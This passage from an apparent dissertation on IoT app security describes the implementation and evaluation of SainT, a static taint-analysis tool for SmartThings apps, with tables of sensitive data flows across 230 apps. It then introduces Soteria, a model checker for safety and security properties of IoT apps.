The IR construction from the source code of the input IoT app requires the building of the app's ICFG. SAINT's IR-building algorithm directly works on the Abstract Syntax Tree (AST) representation of Groovy code. The Groovy compiler supports customizing the compilation process by supporting compiler hooks, through which one can insert extra passes into the compiler (similar to the modular design of the LLVM compiler [84]). The SAINT analyzer visits AST nodes at the compiler's semantic analysis phase where the Groovy compiler performs consistency and validity checks on the AST. Our implementation uses an `ASTTransformation` to hook into the compiler, `GroovyClassVisitor` to extract the entry points and the structure of the analyzed app, and `GroovyCodeVisitor` to extract method calls and expressions inside AST nodes [62].

SAINT's taint analysis also uses Groovy AST visitors. It extends the `ASTBrowser` class implemented in the Groovy Swing console, which allows a user to enter and run Groovy scripts [61]. The implementation hooks into the IR of an app in the console and dumps information to the `TreeNodeMaker` class; the information includes an AST node's children, parent, and all properties built at the pre-defined compilation phase. This allows us to acquire the full AST, including the resolved classes, static imports, the scope of variables, method calls, and interfaces accessed in an app. SAINT then uses Groovy visitors to traverse IR's ICFG and performs taint tracking on it. Since Groovy is a JVM-hosted language, one natural approach would be first to compile Groovy code into Java bytecode using the Groovy compiler and then build the IR via the help of the Soot analysis framework [139]. However, this approach was not feasible due to the heavy use of reflection in the bytecode generated by the Groovy compiler. In particular, the Groovy compiler translates every direct method call into a call by reflection. For instance, the example app in



```
...
def initialize() {
        ecobee.poll()
        subscribe(app, appTouch)
}
private void sendMsgWithDelay() {
        if (state?.msg) {
                send state.msg
        }
}
def appTouch(evt) {
        def plugSettings = [holdType: "${givenHoldType}"]
```

Taint Sink: Messaging Services, SMS and Push Notification
Interface: sendPush() in Line 123
Interface: sendSms() in Line 128
Data Flow Path 1: sendSms --> $plugName [Device Information]
Data Flow Path 2: sendSms --> state.msg [State Variable]
Data Flow Path 3: SendPush--> state.msg [State Variable]
Finding #1: Potential leak of State Variable: msg
Finding #2: Potential leak of Device Information: plugName
Finding #3: Recipient is defined by user
Finding #4: Content of the message is defined by developer

Figure 5.5: Our SainT data flow analysis tool designed for IoT apps. The left region is the analysis frame, and the right region is the output of an example IoT app for a specific data flow evaluation.

Figure 4.2 is compiled to bytecode with twelve reflective calls. Soot, unfortunately, does not produce good analysis results when the input bytecode uses reflection, as our experience suggests.

5.4.3.1 Output of SainT

Figure 5.5 presents the screenshot of SainT's analysis result on a sample app. A warning report by SainT contains the following information: (1) full data flow paths between taint sources and sinks, (2) the taint labels of sensitive data, and (3) taint sink information, including the hostname or URL, and contact information.

5.5 Application Study

This section reports our experience of applying SainT on SmartThings apps to analyze how 230 IoT apps use privacy-sensitive data. Our study shows that approximately two-thirds of apps access a variety of sensitive sources, and 138 of them send sensitive data to taint sinks, including the Internet and messaging channels. We also introduce an IoT-specific test suite called IoTBench [74]. The test suite includes 19 hand-crafted malicious apps that are designed to evaluate taint analysis tools such as SainT (see Appendix C). We next present our taint analysis results by focusing on several research questions:

1. What are the potential taint sources whose data can be leaked? And, what are the potential taint sinks that can leak data? (Section 5.5.2)
2. What is the impact of implicit flow tracking on false positives? (Section 5.5.3)
3. What is the accuracy of SainT on IoTBench apps? (Section 5.5.4)

Table 5.1: Applications grouped by permissions to taint sources and sinks. App functionality shows the diversity of studied apps.

	Official[†]	**Third party**	**Taint Sources**					**Taint Sinks**	
Functionality	**Nr.**	**Nr.**	**Device State**	**Device Info**[†]	**Loc.**	**User Inputs**	**State Var.**	**Int.**	**Mes.**
Convenience	80	26	96.2%	87.7%	51.9%	97.2%	43.4%	25.5%	43.4%
Security and Safety	19	10	100%	100%	37.9%	100%	31.0%	3.4%	86.2%
Personal Care	10	0	90.0%	60.0%	50.0%	90.0%	60.0%	20.0%	70.0%
Home Automation	48	24	98.6%	77.8%	55.6%	100%	52.8%	8.3%	40.3%
Entertainment	10	0	90.0%	70.0%	70.0%	100%	60.0%	20.0%	10.0%
Smart Transport	1	2	100%	100%	66.7%	100%	66.7%	33.3%	66.7%
Total	168	62							

[†] Ten official apps and one third-party app do not request permission to devices, yet the SmartThings platform explicitly grants access to device information such as hub ID and manufacturer name (not shown).

5.5.1 Experimental Setup

In late 2017, we obtained 168 *official* apps from the SmartThings GitHub repository [125] and 62 community-contributed *third-party* apps from the official SmartThings community forum [124]. Table 5.1 categorizes the apps along with their requested permissions at install time. We determined the functionality of an app by checking its category in the SmartThings online store and also the definition block in the app's source code implemented by its developer. For instance, the "entertainment" category includes an app to control a device's speaker volume. We studied each app by downloading the source code and running an analysis with SAINT. The official and third-party apps grant access to 49 and 37 "different" device types, respectively. The analyzed apps often implement SmartThings and Groovy-specific properties. Out of 168 official apps, SAINT flags nine apps using call by reflection, 74 declaring state variables, 37 implementing closures, and 23 using the OAuth2 protocol; out of 62 third-party apps, the results are one, 34, nine, and six, respectively. SAINT identifies when sensitive information is leaked via the Internet and messaging services.

5.5.1.1 Performance

We assess the performance of SAINT on 230 apps. It took less than 16 minutes to analyze all apps. The experiment was performed on a laptop computer with a 2.6GHz 2-core Intel i5 processor and 8GB RAM, using Oracle's Java Runtime 1.8 (64 bit) in its default settings. The average run-time for an app was 23±5 secs.

Table 5.2: Number of apps sending sensitive information through Internet and Messaging taint sinks.

Apps	Nr.	Internet	Messaging	Both
Official	92	24 (26.1%)	63 (68.5%)	5 (5.4%)
Third-party	46	10 (21.7%)	36 (78.3%)	0 (0%)
Total	138	34 (24.6%)	99 (71.8%)	5 (3.6%)




Figure 5.6: Percentages of apps sending sensitive data for specific kinds of taint sources. The absolute numbers of apps are also presented after the # symbol.

5.5.2 Data Flow Analysis

In this subsection, we report experimental results of tracking explicit "sensitive" data flows by SAINT in IoT apps (implicit flows are considered in Section 5.5.3). Table 5.2 summarizes data flows via Internet and messaging services reported by SAINT. It flagged 92 out of 168 official, and 46 out of 62 third-party apps have data flows from taint sources to taint sinks. We manually checked the data flows and verified that all reported ones are true positives. The manual checking process was straightforward to perform since the SmartThings apps are comparatively smaller than the apps found in other domains, such as mobile phone apps. Finally, although user inputs and state variables may over-approximate sources of sensitive information, during manual checking, we made sure the reported data flows do include sensitive data.

Number of data flows		Number of devices																										
		0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
4	O		2	4			1																					1
	T		6					1	2																			
3	O	3	15	13	3		2	1	1			1	1															
	T		7	4			1	1					1															
2	O	1	7	5	2		1																					
	T		4	1															1									1
1	O	2	15	1	1	4	1	1	1			1						1										
	T	1	7	1			1						3															3

Figure 5.7: The number of devices vs. the number of data flows based on taint labels in official (O) and third-party (T) apps. The numbers in the grids show the frequency of the apps.

SainT labels each piece of flow information with the sink interface, the remote hostname, the URL if the sink is the Internet, and contact information if the sink is a messaging service. In Table 5.2, the Internet column lists the number of apps that include only the taint source of the Internet. The Messaging column lists the number of apps that include only the taint source of some messaging service. 71.8% of the analyzed apps are configured to send an SMS message or a push notification. As shown in the table, 47.2% more apps include taint source in messaging services than the Internet. Finally, the Both column lists the number of apps (3.6% of apps) that includes a taint source through both the Internet and messaging services.

5.5.2.1 Taint Source Analysis

Figure 5.6 shows the percentages of apps that have sensitive data flows of a specific kind of taint sources. To measure this, we used sensitive data's taint labels provided by SainT, which precisely describe what sources the data comes from. More than half of the apps send user inputs, device states, and device information. Approximately one-ninth of the apps expose location information and values in state variables. We found that 64 out of 92 official apps and 30 out of 46 third-party apps send multiple kinds of data (e.g., both device state and location information).

To better characterize the taint sources, we present the types of taint sources flagged by SainT for apps that sends data in Table 5.3. There are 92 official apps

Table 5.3: Data flow behavior of each official (O1-O92) and third-party (T1-T46) app. 43.2% of the official and 25.8% of the third-party apps do not send sensitive data (not shown).

O = Official app

	1	2	3	4	5
O1	▨				
O2		🟦			
O3		🟦			
O4		🟦			
O5		🟦			
O6		🟦			
O7		🟦			
O8		🟦			
O9			🟩		
O10			🟩		
O11			🟩		
O12			🟩		
O13			🟩		
O14			🟩		
O15			🟩		
O16			🟩		
O17			🟩		
O18			🟩		
O19			🟩		
O20			🟩		
O21			🟩		
O22			🟩		
O23			🟩		
O24			🟩		
O25			🟩		
O26			🟩		
O27			🟩		
O28				🟧	
O29	▨	🟦			
O30	▨	🟦			
O31	▨	🟦			
O32	▨	🟦			
O33	▨		🟩		
O34	▨		🟩		
O35	▨		🟩		
O36	▨		🟩		
O37	▨		🟩		
O38	▨		🟩		
O39	▨				🟨
O40		🟦	🟩		
O41		🟦	🟩		
O42		🟦			🟨
O43			🟩	🟧	
O44			🟩		🟨
O45	▨	🟦	🟩		
O46	▨	🟦	🟩		

	1	2	3	4	5
O47	▨	🟦	🟩		
O48	▨	🟦	🟩		
O49	▨	🟦	🟩		
O50	▨	🟦	🟩		
O51	▨	🟦	🟩		
O52	▨	🟦	🟩		
O53	▨	🟦	🟩		
O54	▨	🟦	🟩		
O55	▨	🟦	🟩		
O56	▨	🟦	🟩		
O57	▨	🟦	🟩		
O58	▨	🟦	🟩		
O59	▨	🟦	🟩		
O60	▨	🟦	🟩		
O61	▨	🟦	🟩		
O62	▨	🟦	🟩		
O63	▨	🟦	🟩		
O64	▨	🟦	🟩		
O65	▨	🟦	🟩		
O66	▨	🟦	🟩		
O67	▨	🟦	🟩		
O68	▨	🟦	🟩		
O69	▨	🟦	🟩		
O70	▨	🟦	🟩		
O71	▨	🟦	🟩		
O72	▨	🟦	🟩		
O73	▨	🟦	🟩		
O74	▨	🟦	🟩		
O75	▨	🟦	🟩		
O76	▨	🟦	🟩		
O77	▨	🟦	🟩		
O78	▨	🟦	🟩		
O79	▨	🟦	🟩		
O80	▨	🟦	🟩		
O81	▨		🟩		🟨
O82		🟦	🟩		🟨
O83		🟦	🟩		🟨
O84			🟩	🟧	🟨
O85	▨	🟦	🟩	🟧	
O86	▨	🟦	🟩	🟧	
O87	▨	🟦	🟩	🟧	
O88	▨	🟦	🟩	🟧	
O89	▨	🟦	🟩	🟧	
O90	▨	🟦	🟩		🟨
O91	▨	🟦	🟩		🟨
O92	▨	🟦		🟧	🟨

T = Third-party app

	1	2	3	4	5
T1	▨				
T2		🟦			
T3		🟦			
T4			🟩		
T5			🟩		
T6			🟩		
T7			🟩		
T8			🟩		
T9			🟩		
T10			🟩		
T11			🟩		
T12			🟩		
T13					🟨
T14					🟨
T15					🟨
T16					🟨
T17	▨	🟦			
T18	▨	🟦			
T19	▨		🟩		
T20	▨		🟩		
T21	▨				🟨
T22		🟦	🟩		
T23		🟦			🟨
T24	▨	🟦	🟩		
T25	▨	🟦	🟩		
T26	▨	🟦	🟩		
T27	▨	🟦	🟩		
T28	▨	🟦	🟩		
T29	▨	🟦	🟩		
T30	▨	🟦	🟩		
T31	▨	🟦	🟩		
T32	▨	🟦	🟩		
T33	▨	🟦	🟩		
T34	▨	🟦	🟩		
T35	▨	🟦	🟩		
T36	▨	🟦	🟩		
T37	▨	🟦		🟧	
T38	▨	🟦	🟩	🟧	
T39	▨	🟦	🟩	🟧	
T40	▨	🟦	🟩	🟧	
T41	▨	🟦	🟩		🟨
T42	▨	🟦	🟩		🟨
T43	▨	🟦	🟩		🟨
T44	▨	🟦	🟩		🟨
T45	▨	🟦	🟩		🟨
T46	▨		🟩	🟧	🟨

1 = Device State 2 = Device Information
3 = User Input 4 = Location 5 = State variable

that send sensitive data, marked with “O1” to “O92”, and 46 third-party apps that send sensitive data, marked with “T1” to “T46”. Out of 92 official apps, 28 apps (O1-O28) send one single kind of sensitive data, 16 apps (O29-O44) send two kinds of sensitive data, and the remaining 48 apps (O45-O92) send more than two and at most four kinds of sensitive data. Similar results are also identified for third-party apps. Our investigation suggests that apps at the top of the Table 5.3 implement simpler tasks such as managing motion-activated light switches; the apps at the bottom tend to manage and control more devices to perform complex tasks such as automating many devices in a smart home. However, data flows depend on the functionality of the apps. For instance, a security and safety app managing few devices may send more types of sensitive data than an app designed for convenience that manages many devices.

In general, we found that there is no close relationship between the number of devices an app manages and the number of sensitive data flows. Figure 5.7 shows the number of apps for each combination of device numbers and numbers of data flows. As an example, there are two apps that manage seven devices and have four data flows. As shown in the figure, 15 official apps with a single device have three data flows, while an app with 16 devices has a single data flow. Similar results hold for third-party apps. Out of 46 third-party apps, 16 apps (T1-T16) have a single data flow, and the remaining 30 apps (T17-T46) have two to four data flows.

5.5.2.2 Taint Sink Analysis

For a data flow, SainT reports the interface name and the recipient (contact information, remote hostname or URL) defined in a taint sink. We use this information to analyze the number of different (a) sink interfaces and (b) recipients defined in each app. For (a), we consider apps that invoke the same sink interface such as `sendSMS()` multiple times a single data flow, yet `sendNotification()` is considered a different interface from `sendSMS()`. We note that for taint sink analysis we have a more refined notion of sinks than just distinguishing between the Internet and the messaging services; in particular, we consider 11 Internet and seven messaging interfaces defined in SmartThings (see Appendix B). For (b), we report the number of different recipients in invocations of sink interfaces used in an app.

A vast majority of apps contain data flows through either a push notification or an SMS message or makes a few external requests to integrate external devices with




Figure 5.8: Cumulative Distribution Function (CDF) of the number of different sink interfaces identified by SAINT.




Figure 5.9: Cumulative Distribution Function (CDF) of the number of different recipients (contact information, remote hostname or URL) identified by SAINT.

SmartThings. Figure 5.8 presents the CDF of the different sinks defined in official and third-party apps. Approximately, 90% of the official apps contain at most four, and 90% of the third-party apps contain at most three different invocations of sink interfaces (including apps that do not invoke sink interfaces). We also study the recipients at each taint sink reported in an app by SAINT. We first get the contact information for messaging, and hostname and URL for the Internet sinks. We then collect different contact addresses and URL paths to determine the recipients. Figure 5.9 shows the CDF of the number of recipients defined in apps. The vast majority of apps involve a few recipients; they typically send SMS and push notifications to recipients. Approximately, 90% of the official apps have less than three sink recipients, and 90% of the third-party apps define at most two different recipients (including apps that do not implement taint sinks). A large number of recipients observed in official apps respond to external HTTP requests. For instance, a web-service app connects to a user's devices, accesses their events and commands, and uses their state information to perform actions, and an app allows users to stream their device events to a remote server for data analysis and visualization. This leads to using a variety of taint sinks and URLs to access and manage various devices.

5.5.2.3 Recipient and Content Analysis

When a piece of data is transmitted to a sink, SainT reports information about who defines the recipient and content of the data. The recipient refers to who receives the message in a messaging service or who is the destination in Internet communication. The content refers to the message used in a messaging service or the parameter of a request (e.g., HTTP GET or PUT) used in Internet communication. For instance, a call to `sendSMS()` requires a phone number as the recipient and a message to that recipient. We extended SainT to output whether the recipient and the content of a sink-interface call are specified by a user at install time, by a developer via some hard-coded string in an app's source code, or by an external entity such as a remote server (in this case, a remote server sends the recipient information, and then the app sends sensitive data to the recipient). The knowledge about who defines the recipient and content of data to a sink call enables a refined understanding of data flow. In particular, this helps identify if the recipient is authorized by a user, if sensitive data is sent to a legitimate or malicious external server, and if the app conforms to its functionality.

Table 5.4 presents the number of times a user, a developer, or an external party specifies the recipient and the content used in a data flow. The messaging rows of the table tell that, in official apps, users specify recipients 154 times, while contents are specified by users five times and 149 times by developers; for third-party apps, users define recipients 67 times, while message contents are specified by users five times, and 63 times by developers. In contrast, message contents are often hard-coded in the apps by developers. Table 5.4 shows a different story for Internet-sink calls. In this case, recipients and contents are often specified by developers and external

Table 5.4: Recipient and content analysis of data flows.

		Taint sink analysis					
		Recipient defined by			Content defined by		
Taint Sinks	**Apps**	**User**	**Developer**	**External**	**User**	**Developer**	**External**
Messaging	Official	154	0	0	5	149	0
	Third-party	67	0	0	4	63	0
Internet	Official	2	48	44	0	54	40
	Third-party	0	13	12	0	13	12

services. An app in which recipients and contents of Internet-sink call are specified by external services is often a web-service app. As detailed in Section 5.4.1.2, web-service apps expose endpoints and respond to requests from external services. These apps allow external services to access and manage devices. Additionally, in some apps, developers hard-code the recipients and contents of Internet communications to send information to external remote servers.

5.5.2.4 Summary

Our study of 168 official and 62 third-party SmartThings IoT apps shows the effectiveness of SainT in accurately detecting sensitive data flows. SainT flagged 92 out of 168 official apps, and 46 out of 62 third-party apps transmit at least one kind of sensitive data over a sink-interface call. We analyzed the reported data's taint labels provided by SainT, which precisely describe the data source. Using this information, we found that half of the analyzed apps transmit at least three kinds of sensitive data. We used sink interface names and recipients to analyze the number of different Internet and messaging interfaces and recipients in an app. Approximately two-thirds of the apps define at most two separate sink interfaces and recipients. Moreover, we extended our analysis to identify whether the recipient and the content of a sink-interface call are specified by a user, a developer, or an external entity. All recipients of messaging-service calls are defined by users, and approximately nine-tenths of message contents are defined by developers. For Internet sinks, nine-tenths of the Internet recipients and contents are specified by developers or external servers.

SainT's findings provide a means to automatically detect and evaluate sensitive data flows. Where intentional, developers and device manufacturers can offer explanations and warnings about discovered sensitive flows through system documentation or other means. Where unintentional or malicious, device implementations can be rejected or modifications required.

5.5.3 Implicit Flows

We repeated our experiments by turning on both explicit and implicit flows tracking. Approximately two-thirds of the apps invoke some sink interface that is control-dependent on sensitive tests. However and somewhat surprisingly, there are only six extra warnings produced when turning on implicit flows. The reason we found is that most of those sink calls already leak data through explicit flows. For example, in one app, `x` gets the state of a device `x=currentState("device")` and, when a user is present, `x` is sent out via an SMS message; even though there is an implicit flow (because sending the message depends on whether the user is present), there is also an explicit flow as the device information is sent out. The six extra warnings are all about sending out hard-coded strings: "Your mail has arrived!", "Your ride is here!", "No one has fed the dog", "Remember to take your medicine", "Potential intruder detected", and "Gun case has moved!". These messages contain information in themselves and are sent conditionally upon sensitive information; therefore, we believe information is indeed leaked in these cases. We note that turning on implicit flow tracking increases the tracking overhead as more identifiers need to be tracked; however, based on the results, turning on implicit flow tracking on SmartThings IoT apps does not lead to an unmanageable number of false positives.

5.5.4 SainT results on IoTBench

We next report the results of using SainT on 19 IoTBench data leaking apps. The description of the apps is presented in Appendix C.1. In the discussion, we will use app IDs defined in Table C.1 in Appendix C. SainT produces false warnings for two apps that use call by reflection (apps 6 and 7). These two apps invoke a method via a string. SainT over-approximates the call graph by allowing the method invocation to target all methods in the app. Since one of the methods leaks the state of a door (locked or unlocked) to a malicious URL and the mode of a user (away or home) to a hard-coded phone number, SainT produces warnings. However, it turns out that the data-leaking method would not be called by the reflective calls in those two apps. This pattern did not appear in the 230 real IoT apps we discussed earlier. SAINT did not report leaks for two apps that leak data via side channels (apps 18 and 19). For example, in one app, a device operates in a specific pattern to leak information. As our threat model states, data leaks via side channels are out of the scope of SAINT and are not detected.

5.6 Limitations and Discussion

SAINT leaves detecting implicit flows optional. Even though our evaluation results on SmartThings apps show that tracking implicit flows does not lead to over-tainting and false positives, whether this holds on apps of other IoT platforms and domains would need further investigation. Another limitation is SAINT's treatment of call by reflection. As discussed in Section 5.4, it constructs an imprecise call graph that allows a call by reflection target any method. This increases the number of methods to be analyzed and may lead to over-tainting.

While we carefully created a list of taint sources and taint sinks using the SmartThings API documentation, it is possible that the list may miss some taint sources and sinks, leading to false negatives. Moreover, SAINT treats all user inputs and state variables as taint sources, even though some of those may not contain sensitive information. However, this has not led to false positives in our experiments. Another limitation is about sensitive strings. An app may hard code a string such as "Remember to take your Viagra in the cabinet" and send the string out. Though the string contains sensitive information, SAINT does not report a warning (unless there is an implicit flow and implicit flow tracking is turned on). Determining whether hard-coded strings contain sensitive information may need user help or language processing.

Finally, SAINT's implementation and evaluation are purely based on the SmartThings programming platform designed for home automation. There are other IoT domains suitable for studying sensitive data flows, such as FarmBeats for agriculture [140], HealthSaaS for healthcare [67], and KaaIoT for the automobile [80].

5.7 Related Work

Many of previous efforts on taint analysis focus on the mobile-phone platform [14,39, 47,59,63,158]. These techniques are designed to address domain-specific challenges, such as designing on-demand algorithms for context and object sensitivity. Several efforts on IoT analysis have focused on the security and correctness of IoT programs using a range of analyses. To restrict the usage of sensitive data, FlowFence [53,111] enforces sensitive data flow control via opacified computation. ContexIoT [78] is a permission-based system that provides contextual integrity for IoT programs at runtime. ProvThings [142] captures system-level provenance through security-sensitive SmartThings APIs and leverages it for forensic reconstruction of a chain of events after an attack. In contrast, to our best knowledge, SainT is the first system that precisely detects sensitive data flows in IoT apps by carefully identifying a complete set of taint sources and sinks, adequately modeling IoT-specific challenges, and addressing platform- and language- specific problems.

5.8 Conclusions

One of the central challenges of existing IoT is the lack of visibility into the use of data by applications. In this chapter, we presented SainT, a novel static taint analysis tool that identifies sensitive data flows in IoT apps. SainT translates IoT app source code into an intermediate representation that models the app's lifecycle–including program entry points, user inputs, events, and actions. Thereafter we perform efficient static analysis tracking information flow from sensitive sources to sink outputs. We evaluated SainT in a horizontal SmartThings market study validating SainT and assessing current market practices. This study demonstrated that our approach can efficiently identify taint sources and sinks and that most market apps currently contain sensitive data flows.

Chapter 6

Automated IoT Safety and Security Analysis

One of the oft-discussed criticisms of IoT is that the software and hardware frameworks do not possess the capability to determine if an IoT device or environment is implemented in a way that is safe, secure, and operates correctly. Recent technical community efforts have explored vulnerability analysis within targeted IoT domains [69, 103], while others focused on sensitive data leaks and correctness of IoT apps using a range of analyses [27, 53, 78, 138]. However, tools and algorithms for evaluating general safety and security properties within IoT apps and environments are at this time largely absent.

In this chapter, we present Soteria[1], a static analysis system for validating whether an IoT app or IoT environment (collection of apps working in concert) adheres to identified safety, security, and functional properties. We exploit existing IoT platforms' sensor-computation-actuator program structures to translate the source code of an IoT app into an intermediate representation (IR). Here, the Soteria IR models the app's lifecycle—including app entry points, event handler methods, and call graphs. From this, Soteria uses the IR to perform efficient static analysis extracting a state model of the app; the state model includes its states and transitions. A set of IoT properties is systematically developed, and model checking is used to check that the app (or collection of apps) conforms to those properties. In this work, we make the following contributions:

[1]Soteria is the goddess in Greek mythology preserving from harm.

- We introduce Soteria, a system designed for model checking of IoT apps. Soteria automatically extracts a state model from a SmartThings IoT app and applies model checking to find property violations.
- We used Soteria on 65 different IoT apps (35 apps from the official SmartThings repository and 30 community-contributed third-party apps from the official SmartThings forum) and reveal how safety and security properties are violated.
- We developed 17 flawed apps that containing an array of safety and security violations for IoTBench, an IoT-specific test corpus.

6.1 Motivation and Assumptions

6.1.1 Example IoT Applications

In this section, we introduce three running examples used throughout for exposition and illustration.

The `Smoke-Alarm` app contains a smoke-detection alarm, a water valve (basement), and a light switch (living room). The app sounds the smoke alarm and turns on the light when smoke is detected; when smoke is detected and a heat level is reached, the app opens the water valve to activate fire sprinklers; finally, it turns off the alarm and closes water valve when smoke is clear. Also, it turns on the light switch when the smoke-detector battery is low.

The `Water-Leak-Detector` app detects a water leak with a moisture sensor and shuts off the main water supply valve in order to prevent any further water damage.

The `Thermostat-Energy-Control` app locks the front door and sets the heating thermostat temperature to a pre-defined value when the user-presence mode is changed (e.g., from the user-away mode to the user-home mode or vice versa). When the energy usage is above a pre-defined consumption threshold, it turns off the thermostat switch.




Figure 6.1: ❶ shows the state models of the expected and actual behavior of the Smoke-Alarm app. The app fails because of a bug which halts the alarm when smoke is present. ❷ shows the state models of the Smoke-Alarm and Water-Leak-Detector apps violating a property when they installed together. The environment fails when the apps interact—the Water-Leak-Detector app shuts off water valve when a fire is detected.

6.1.2 Soteria illustrated

Here we informally illustrate Soteria analysis through a single and multi-app example. Consider the `Smoke-Alarm` app. We first model the app's source code as a transition system. Figure 6.1(1a) presents the expected behavior of the smoke alarm; the alarm sounds when smoke is detected and not otherwise. The state model starts from an initial state $\mathtt{S}_0$ and transits to state $\mathtt{S}_1$ when smoke is detected. The state transitions are controlled by the output of the smoke sensor: "smoke-detected" (smoke) and "not detected" (~smoke). Figure 6.1(1b) is the actual behavior extracted from the open-source implementation of a smoke alarm (that has a bug). We use Soteria to validate the above safety property—i.e., "does the alarm always sound when there is smoke?" To perform this analysis, Soteria encodes the safety property in temporal logic and verifies it on the model with a symbolic model checker. Naturally, the analysis showed a violation; the actual behavior of the app stops the sound moments after the alarm sounds (the state transition from $\mathtt{S}_1$ to $\mathtt{S}_0$). In this case, users may not hear the short or intermittent alarm with potentially disastrous consequences.

Now consider the situation when both `Smoke-Alarm` and `Water-Leak-Detector` apps are co-located in an environment. Figure 6.1(2c) and 6.1(2d) presents expected




Figure 6.2: Overview of Soteria architecture.

behavior of the `Smoke-Alarm` and `Water-Leak-Detector` apps, respectively. Here, we use Soteria to validate the property "does the sprinkler system activate when there is a fire?". The model checker revealed that there was a safety violation: the `Water-Leak-Detector` app shuts off the water valve and stops fire sprinklers when it detects water release from sprinklers. In this case, the joint behavior of the otherwise-safe apps leaves users are at risk from fire.

6.1.2.1 Assumptions and Threat Model

We assume violations can be caused by design flaws or malicious intent. In the latter, the adversary may insert malicious code resulting in insecure or unsafe states, e.g., as seen in attacks on smart light bulbs [116] and home security systems [115]. We do not evaluate adversaries' ability to thwart security measures (e.g., crypto, forged inputs) or explore user privacy, but defer those investigations to future work.

6.2 Soteria

Figure 6.2 provides an overview of the four stages of the Soteria system analysis. Soteria first extracts an intermediate representation (IR) from the source code of an IoT app as discussed in Chapter 4. The IR is used to model the lifecycle of an app, including entry points, event handler methods, and call graphs. Second, Soteria uses the IR to extract a state model of the app; the state model includes its states and transitions (Section 6.2.1). Lastly, a set of IoT properties is developed (Section 6.2.2), and model checking is used to check that the app conforms to those properties when running independently or interacting with other apps (Section 6.2.3).

6.2.1 State Model Extraction

Soteria next extracts a state model from the IR model introduced in Chapter 4.

6.2.1.1 Definition of State Models

